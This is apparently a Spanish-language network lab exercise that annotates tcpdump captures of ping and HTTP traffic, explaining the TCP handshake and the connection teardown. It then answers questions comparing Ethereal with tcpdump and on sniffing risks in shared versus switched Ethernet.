22:26:54.641204 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:54.641299 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:55.641206 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:55.641290 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:55.854772 192.168.100.1.32782 > 192.168.100.3.www: P 1:17(16) ack 1 win 32767 (DF) [tos 0x10]
22:26:55.854815 192.168.100.3.www > 192.168.100.1.32782: . ack 17 win 16414

22:26:56.564418 192.168.100.1.32782 > 192.168.100.3.www: P 17:19(2) ack 1 win 32767 (DF) [tos 0x10]
22:26:56.564479 192.168.100.3.www > 192.168.100.1.32782: . ack 19 win 16428
22:26:56.567622 192.168.100.3.www > 192.168.100.1.32782: . 1:513(512) ack 19 win 16430
22:26:56.567636 192.168.100.1.32782 > 192.168.100.3.www: . ack 513 win 33768 (DF) [tos 0x10]
22:26:56.567664 192.168.100.3.www > 192.168.100.1.32782: . 513:1025(512) ack 19 win 16430
22:26:56.567669 192.168.100.1.32782 > 192.168.100.3.www: . ack 1025 win 33768 (DF) [tos 0x10]
22:26:56.567693 192.168.100.3.www > 192.168.100.1.32782: . 1025:1059(34) ack 19 win 16430
22:26:56.567698 192.168.100.1.32782 > 192.168.100.3.www: . ack 1059 win 33768 (DF) [tos 0x10]
22:26:56.632032 192.168.100.3.www > 192.168.100.1.32782: F 1059:1059(0) ack 19 win 16430
22:26:56.641218 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:56.671194 192.168.100.1.32782 > 192.168.100.3.www: . ack 1060 win 33768 (DF) [tos 0x10]
22:26:56.682492 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:56.682629 192.168.100.1.32782 > 192.168.100.3.www: F 19:19(0) ack 1060 win 33768 (DF) [tos 0x10]
22:26:56.682659 192.168.100.3.www > 192.168.100.1.32782: . ack 20 win 16430
22:26:57.641210 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:57.641298 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:58.641206 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:58.641275 192.168.100.2 > 192.168.100.1: icmp: echo reply

Análisis del tráfico:

22:26:47.647867 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:47.648175 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:48.641215 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:48.641333 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:49.641206 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:49.641309 192.168.100.2 > 192.168.100.1: icmp: echo reply

Este parrafo de tráfico nos muestra el ping request y el ping reply entre el cliente 192.168.100.1 y el servidor 192.168.100.2

Análisis del tráfico:

22:26:49.981941 192.168.100.1.32782 > 192.168.100.3.www: S 2386902885:2386902885(0) win 32767 <mss 16396,sackOK,timestamp 912089 0,nop,wscale 0> (DF) [tos 0x10]
22:26:49.982318 192.168.100.3.www > 192.168.100.1.32782: S 3385644204:3385644204(0) ack 2386902886 win 16430 <mss 1460> (DF)
22:26:49.982332 192.168.100.1.32782 > 192.168.100.3.www: . ack 1 win 32767 (DF) [tos 0x10]

El registro 22:26:49.981941 nos muestra el cliente192.168.100.1 puerto 32782 enviando un Sync al servidor 192.168.100.3 puerto 80, el sync se representa por la letra 'S' mayúscula

El registro 22:26:49.982318 muestra los paquetes Sync + Ack enviados por el servidor 192.168.100.3 puerto 80 hacia el cliente 192.168.100.1 puerto 32782, el synck se representa por la letra 'S' y el ACK por las letras 'ack'

Ahora en el registro 22:26:49.982332 el cliente 192.168.100.1 puerto 32782 envía el paquete ACK al servidor 192.168.100.3 puerto 80 y con esto se completa la secuencia de conexión para el servicio web (http) que presta el servidor al cliente.

El resto del tráfico muestra un ping entre el cliente y el servidor así como el envío de la página web desde el servidor hasta el cliente, además se ve el fin de la conexión cliente servidor con la letra 'F'.

En el momento de iniciar la captura, separe mediante filtrado (opcion “filter” dentro del menú capture) ó el trafico ICMP, guarde el resultado de la captura HTTP en un archivo y recupérelo mas tarde para análisis.

Se puede analizar este archivo de logs de la misma forma que lo haría con la captura en vivo?

Separe el trafico ICMP en el archivo tcpdump.icmp y el trafico http en el archivo tcpdump.http luego los recupera por la opción File, Open, Nombre del archivo.

Y se debe poder analizar de la misma forma.

Para probarlo tome un registro, luego la opción TCP y luego Flags, siempre deberá observar la misma información.

Que ventajas ve en Ethereal frente a tcpdump y a la inversa?

En principio debería ver que el formato en ambos es tcpdump, lo que permite que ambos comandos vean la misma información. La mayoría de personas prefieren el ethereal por que es grafico, parece que al cerebro le gustan las cosas en modo grafico pero es posible que el servidor pierda el modo grafico con lo que el modo carácter de tcpdump es una gran ventaja.

Obviamente, en este caso hemos simulando toda la maqueta en una sola maquina, Aun así que opina de la seguridad en las redes Ethernet compartidas? Como aumenta la seguridad en redes conmutadas?

Las redes compartidas tienen un solo dominio de colisiones y esto hace que un sniffer pueda ver todo el tráfico sin excepciones. Las redes compartidas son vulnerables frente a sniffing y se debe haber probado en estos laboratorios.

Los switchs que permiten las redes conmutadas mejoran la seguridad, pues cada puerto del switch puede ser un dominio de colisiones independiente. Ahora es importante recordar que si la tabla o cache ARP dentro del switch es inundada con Ips de origen que no existen el switch se vera obligado a enviar por medio de broadcast requerimientos a los otros dominios y al haber broadcast los sniffers podrán ver la información.

Bibliografia

- www.honeypot.org
- www.honeynet.org
- Honeypots for windows, Roger A Grimes, 2005, Editorial Apress
- Honeypots, Tracking Hackers, Lance Spitzner, 2003, Addison Wesley